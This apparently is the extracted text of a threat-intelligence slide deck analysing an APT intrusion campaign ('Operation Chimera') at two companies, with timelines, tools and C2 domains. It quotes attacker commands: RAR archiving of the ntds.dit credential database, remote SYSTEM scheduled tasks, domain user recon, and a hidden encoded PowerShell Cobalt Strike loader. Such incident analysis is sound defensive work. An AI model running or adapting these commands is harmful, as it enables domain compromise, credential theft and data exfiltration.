RecordedTV.ms a -m5 -v200m -hpDi3des7@#SyQiks8Vd3kx*DCdudAWdNxoCUys$s8x.Jdj43
RecordedTV_NDHT.sqm \[redacted] \C$\Windows\Temp\tmp\Active Directory\ntds.dit"
```

ntds.dit is the AD database, containing domain hosts and users information(e.g. ID, name, email and password). As ntds.dit was encrypted, and the key was stored in the SYSTEM registry, the adversary also needed to make a copy of the registry data.


# Root Cause Analysis - NB-CLAIR

- Through correlation analysis, our AI investigation showed that NB-CLAIR used Schedule Task to place malware to the schedule tasks of Server-LAUREN




```
schtasks /create /s [redacted] /ru "SYSTEM" /tn "User_Feed_Synchronization"  
/tr"C:\Progra~2\Google\Update\1.3.35.342\GoogleUpdate.exe" /sc once /f /st 19:58:00
```

# Root Cause Analysis - NB-CLAIR



- In the NB-CLAIR timeline, we discovered six minutes before the scheduled task execution, IP1 used RDP and User-01 to make a successful login
  - This is highly likely to be the root cause of the attack





# Recon

- Several "net user" commands were executed recon purposes, and the results were saved to RecordedTV\_lib.log


```
C:\Windows\system32\cmd.exe /C net user dom >>RecordedTV_lib.log & dir Rec*log
C:\Windows\system32\cmd.exe /C net user l /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 1 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 2 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 3 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 0 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 7 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 1 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 6 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 5 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 3 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 8 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 4 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 2 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 6 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 5 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 6 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 6 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user 4 /dom >>RecordedTV_lib.log
```

# Data Exfiltration

- RECORDEDTV.MS was used to archive the stolen data for data exfiltration
  - Identical binaries were found in several machines, but under different names, e.g. RECORDEDTV.MS, uncheck.dmp, and jucheck.exe
  - RAR software, had a one-byte discrepancy from the original version
- The same file was also found on other machines. Thus, it is likely to have been used in past attacks
- Inserting malware in a location, where legal software is stored, seems to be a characteristic tactic of *Operation Chimera*

# Root Cause Analysis– IP1

- IP1 is a unscanned host and related to many accounts. It could be a shared machine or a VPN host
- VPN can also be compromised. Never use VPN as your only line of defense



B Company

# B Company : Overview

- Investigation Reason



- Statistic Summary

Time Period	# of Event	# of compromised endpoints	# of data leaks	# of malware
2018/8/7 ~ 2019/12/11	140k+	14	9	10

# Powershell


- Fileless
  - 10 endpoints, which included two domain controllers
- The powershell script executed a Cobalt Strike backdoor and was used for process migration to other system processes svchost.exe

```
powershell -nop -w hidden -encodedcommand  
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdABYAGUAYQBtACgALABbAEMAbwB  
uAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAE  
EAQQBBAEEAQQBLAFYAVwBiAFcALwBpAE8AQgBEACsAMwBQAHCASwBYADQAVgAwAG8ASgBaADMAdABnAHQAZABWAFYAb  
wBuAFEAQQBrAGwAbABKAGMAVwAyAGsAWABWAHkAUwBRAG0AdQBEAGcASgBkAFoAeQBtAGQATABmAC8ALwBTAFkAdgA1  
AEoAYgAyAGIAawArADYAaQB4AFEAbABuAHMAdwA4AE0A0AA5ADQAUABKAE0AcABsAGMAVwBwAEYATQB5AFUAaABtAGQ  
AUgBWAEoAeABSADQAVABQ
```




# APT Attack


- Cobalt Strike was used to inject the malware into the system, enabling the attacker to access the system and communicate with a C2
  - C2: striking-pipe-253603.appspot.com, msplatform-updates.azureedge.net, chrome-applatses.appspot.com



# Cyber Situation Graph

- Company already seriously hacked
- Difficult to manually investigate, needed help from A.I.






2018.11

2019.03

2019.06


2019.09

Hacker returns on a quarterly basis to collect new data.



## 2019.11, Deploy new weapon SkeletonKey Injector

## 2019.12, Harvest new endpoints



# Archive Password

```
c:\users\xxxx\libraries\RecordedTV.ms a -m5 -v71m -hpf**kyou.google.com11 vmlum-vss.log vmlum-vmvss.log
C:\Windows\system32\cmd.exe /C
c:\users\xxxxxx\libraries\RecordedTV.ms a -m5 -r -hpf**kyou.google.com11 vmlum-vmopt.log
"\<Hostname>\personal\<Username>\<Product>-Traning-v1.1.pptx" > vmlumss.log & dir vmlum-vmopt*
```

- The actor also used a RAR program with innocuous file names, such as RecordedTV.ms, jucheck.exe and vmware.log to archive and steal the data of interest
- A similar scheme was utilized by the attacker to archive the passwords they used

# Leaked File Name

- During our investigation, we made an inventory of the leaked data. Some of the data is shown below:

```
\\Users\<>Account>\Project\Roadmap  
\\Users\<>Account>\Backup\Workspace  
\\Users\<>Account>\chip and SDK setting  
\\Users\<>Account>\<Productname> SDK  
Installation guide.pdf
```

- Attacker's intent was stealing intelligence property
- Business spy? State-sponsor attack to benefit a certain industry?



# Actors' Digital Arsenal


# Actors' Digital Arsenal

- ▶ Cobalt Strike Beacon
- ▶ WinRAR
- ▶ SkeletonKey Injector
- ▶ Winnti Backdoor

# Cobalt Strike Beacon

# Cobalt Strike Beacon

- ▶ Cobalt Strike Beacon was used as main backdoor
- ▶ Overwrite GoogleUpdate.exe for persistency
- ▶ Identical file was discovered in 3+ companies
- ▶ C2
  - ▶ chrome-applatnohp.appspot.com
  - ▶ ussdns04.heketwe.com
  - ▶ ussdns02.heketwe.com
  - ▶ ussdns01.heketwe.com



# Suspicious R-W-X Memory

► Our product detected suspicious memory block

pestudio 8.90 - Malware Initial Assessment - www.winator.com

file help

- indicators (4/13)
  - virusotal (failure)
  - dos-header (64 bytes)
  - dos-stub (192 bytes)
  - file-header (Apr.2019)**
  - optional-header (GUI)
- directories (invalid)
- sections (0.00 %)
- libraries (suspicious)
- imports (suspicious)
- exports (0)
- tls-callbacks (n/a)
- resources (n/a)
- strings (0/9)
- debug (n/a)
- manifest (n/a)

property	value
image-signature (offset)	0x00004550 (0x00000100)
machine	Amd64
sections	5
compiler-stamp	0x5CB90D81 (Fri Apr 19 07:51:29 2019)
